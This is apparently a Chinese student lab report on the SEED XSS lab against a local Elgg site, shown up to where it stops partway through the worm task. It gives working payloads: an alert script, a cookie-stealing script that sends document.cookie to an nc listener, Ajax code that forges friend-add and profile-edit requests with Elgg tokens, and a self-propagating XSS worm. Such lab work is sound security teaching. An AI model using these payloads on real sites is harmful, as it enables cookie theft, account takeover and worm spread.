
Lab5-report


57118113 蔡义涵

**3.2 Task1: Posting a Malicious Message to Display an Alert Window**

首先，我们修改Boby的签名为<script>alert(’XSS’);</script>。




然后使用Alice的账户查看Boby的资料页。




出现警报，实验成功。

**3.3 Task2: Posting a Malicious Message to Display Cookies**

再次登录boby账户，修改签名为<script>alert(document.cookie);</script>。



随后使用Alice账户访问Boby主页，发现弹出的警告窗口有显示用户的cookie。表明javascript语句成功执行。



**3.4 Task3: Stealing Cookies from the Victim’s Machine**


我们先登录Samy的账户，修改About me的Edit HTML界面内容，为如下代码：

<script>document.write(’<img src=http://127.0.0.1:5555?c=’ + escape(document.cookie) + ’ >’);


</script>

随后在命令行输入以下代码监听5555端口：


$ nc -l 5555 -v



再登录Alice账号，查看Samy主页，




再查看命令行，可以收到恶意代码发出的cookie。可见Javascript语句成功执行。



**3.5 Task4: Becoming the Victim’s Friend**

首先，我们登录Boby账户，添加Samy为好友，同时抓取HTTP Header Live的GET请求



可以得到Samy的friend id为47

随后我们登录Samy账号，修改主页About me内容为实验JavaScript代码：

<script type="text/javascript">

window.onload = function () {

var Ajax=null;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+ts+token;

Ajax=new XMLHttpRequest();


Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");


Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();


} </script>




接着，我们登录Alice的账号，先查看自己的好友



此时Alice并无好友。我们再使用Alice账号访问Samy主页，



接着，查看自己的好友列表




发现已添加Samywei 好友，证明攻击成功。

问题1：这两行代码是为了获取秘密令牌elgg\_ts和elgg\_token，只有发送带有正确秘密令牌的请求，才能实现XSS攻击。

问题2：可以，在Editor模式下，可以使用浏览器扩展来删除HTTP请求中的格式化数据。

**3.6 Task5: Modifying the Victim’s Profile**

首先，我们先登录Alice的账号，查看她的主页，确保About me无内容。



随后，我们登录Samy的账号，修改主页About me内容为Text模式下的以下JavaScripr代码：

<script type="text/javascript">

window.onload = function(){

var userName=elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Samy is my hero"+"&accesslevel[description]=2";

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token +ts+name+desc+guid;

var samyGuid=47;

if(elgg.session.user.guid!=samyGuid)

{


var Ajax=null;

Ajax=new XMLHttpRequest();


Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); Ajax.send(content); }

} </script>




随后我们切换到Alice的账号，访问Samy的主页，再查看自己的主页。




发现签名已被修改，攻击成功。

问题：删除①行后，

再次写入JavaScript代码，刷新后得到如下结果：



发现Samy自己的About me也被修改，再登录Alice账号查看Samy主页，然后查看自己的主页



发现代码失效

原因：Line①起到判断用户的作用，如果用户为攻击者本人，则根据判断不会修改任何个人信息。而判断命令取消后，About me内容被修改，攻击代码也会消失。

**3.7 Task6: Writing a Self-Propagating XSS Worm**

我们先使用**DOM Approach**来完成这次实验

登录Samy的账号，在Text模式下修改About me内容为以下代码：

<script type="text/javascript" id="worm">

window.onload = function(){

var headerTag="<script id='worm' type='text/javascript' >";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag="</"+"script>";

var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);

var name="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var desc="&description=Samy is our hero"+wormCode+"&accesslevel%5Bdescription%5D=2";

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token +ts+name+desc+guid;

var samyGuid=47;

if(elgg.session.user.guid!=samyGuid)

{


var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);


Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); Ajax.send(content); }

} </script>




然后，我们登录Alice账号，查看Samy的主页，然后查看自己的主页：

Editor模式：

